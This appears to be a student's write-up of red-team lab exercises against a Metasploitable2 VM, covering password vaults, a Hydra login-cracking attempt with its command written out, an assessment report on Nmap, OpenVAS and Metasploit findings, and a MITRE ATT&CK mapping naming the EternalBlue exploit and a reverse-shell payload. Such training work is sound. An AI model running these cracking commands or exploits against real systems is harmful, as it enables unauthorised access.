
6. Password Security


Activities:


- **Tool:** KeePassXC
- **Task:** Create a secure password vault.

Advance Task:

- **Password Audit:** Use KeePassXC to generate 5 strong passwords (16+ characters, mixed). Test one in a VM login.








- **Weak Password Test:** Attempt to crack a weak password (e.g., “password123”) on Metasploitable2 using Hydra (hydra -l admin -p password123 ftp://192.168.1.x). Document success/failure.

Failure

1 of 1 target completed, 0 valid password found.



7. Create a Security Assessment Report

Activities:

- **Tool:** Google Docs
- **Task:** Document findings using SANS templates.
- **Report Draft:** Document Nmap and OpenVAS findings in a report. Include: Executive Summary, Attack Path (e.g., Nmap → Metasploit → Persistence), Recommendations.

Nmap and OpenVAS findings

Multiple high-severity vulnerabilities were discovered, including a backdoored FTP service and exploitable IRC and Samba services.
The vulnerabilities identified provide attackers with remote shell access and potential full system compromise. Using Metasploit, these flaws were successfully exploited to gain persistent access. Immediate remediation is advised to prevent unauthorized access and lateral movement within the network.

Attack path

Reconnaissance (Nmap) → Vulnerability Scanning (OpenVAS)→ Exploitation (Metasploit)→ Post-Exploitation (Persistence, Enumeration)

- **Executive Summary:** Write a 100-word summary for a non-technical audience, focusing on key findings and mitigations.

A recent security assessment revealed that the tested system contains several vulnerabilities that could allow attackers to take full control remotely. These include outdated and backdoored services like FTP, IRC, and Samba, which are commonly exploited by hackers. Using known tools, we confirmed these weaknesses can be used to gain unauthorized access. To reduce risk, it's essential to update or remove outdated software, disable unused services, and apply system patches. Regular monitoring and network security best practices will help prevent similar issues in the future. These steps are critical to protecting systems from real-world cyber threats.


8. Red Team Operations and Documentation

Activities:

- **Tools:** HackMD, Draw.io, Trello
- **Tasks:** Document attack techniques, create flowcharts, and build checklists.

Enhanced Tasks:


- **Technique Summary:** Document a Metasploit exploit in HackMD, using 5 Red Team terms (e.g., payload, exploit, persistence).




HackMd URL


https://hackmd.io/@dFtxZE2ZRUyuXJxkiI7OCw/SJ1GqxoOxx/

- **Attack Flowchart:** Use Draw.io to diagram an attack path (e.g., Recon → Exploit → Post-Exploitation).



- **Checklist Creation:** Create a Trello board with a Red Team checklist (e.g., “Run Nmap,” “Test exploit,” “Document findings”). Apply it to a Metasploitable2 attack and log completion status.





- **RoE Draft:** Write a Rules of Engagement document for a mock Red Team engagement (e.g., scope: one VM, no data destruction) in Google Docs.

Google Docs Url:
https://docs.google.com/document/d/1URMoDCP9GxDo68VQp-VratJApgyWdqymWbM-SMZzYs0/edit?usp=sharing

Miscellaneous Tasks:

- **MITRE ATT&CK Mapping:** Map a Metasploit exploit to a MITRE ATT&CK technique (e.g., T1059 - Command and Scripting Interpreter). Summarize in 50 words.

In Metasploit, an attacker might use an exploit like exploit/windows/smb/ms17_010_eternalblue which, upon successful exploitation, could lead to the execution of a payload like windows/meterpreter/reverse_tcp. This payload, once executed, establishes a reverse shell on the victim's machine, allowing the attacker to execute arbitrary commands.
This post-exploitation activity of executing commands using the established shell directly relates to the MITRE ATT&CK Technique T1059: Command and Scripting Interpreter. This technique details how adversaries can leverage system's built-in command-line interpreters (like cmd.exe or PowerShell on Windows) or scripting environments to execute malicious code and interact with compromised systems.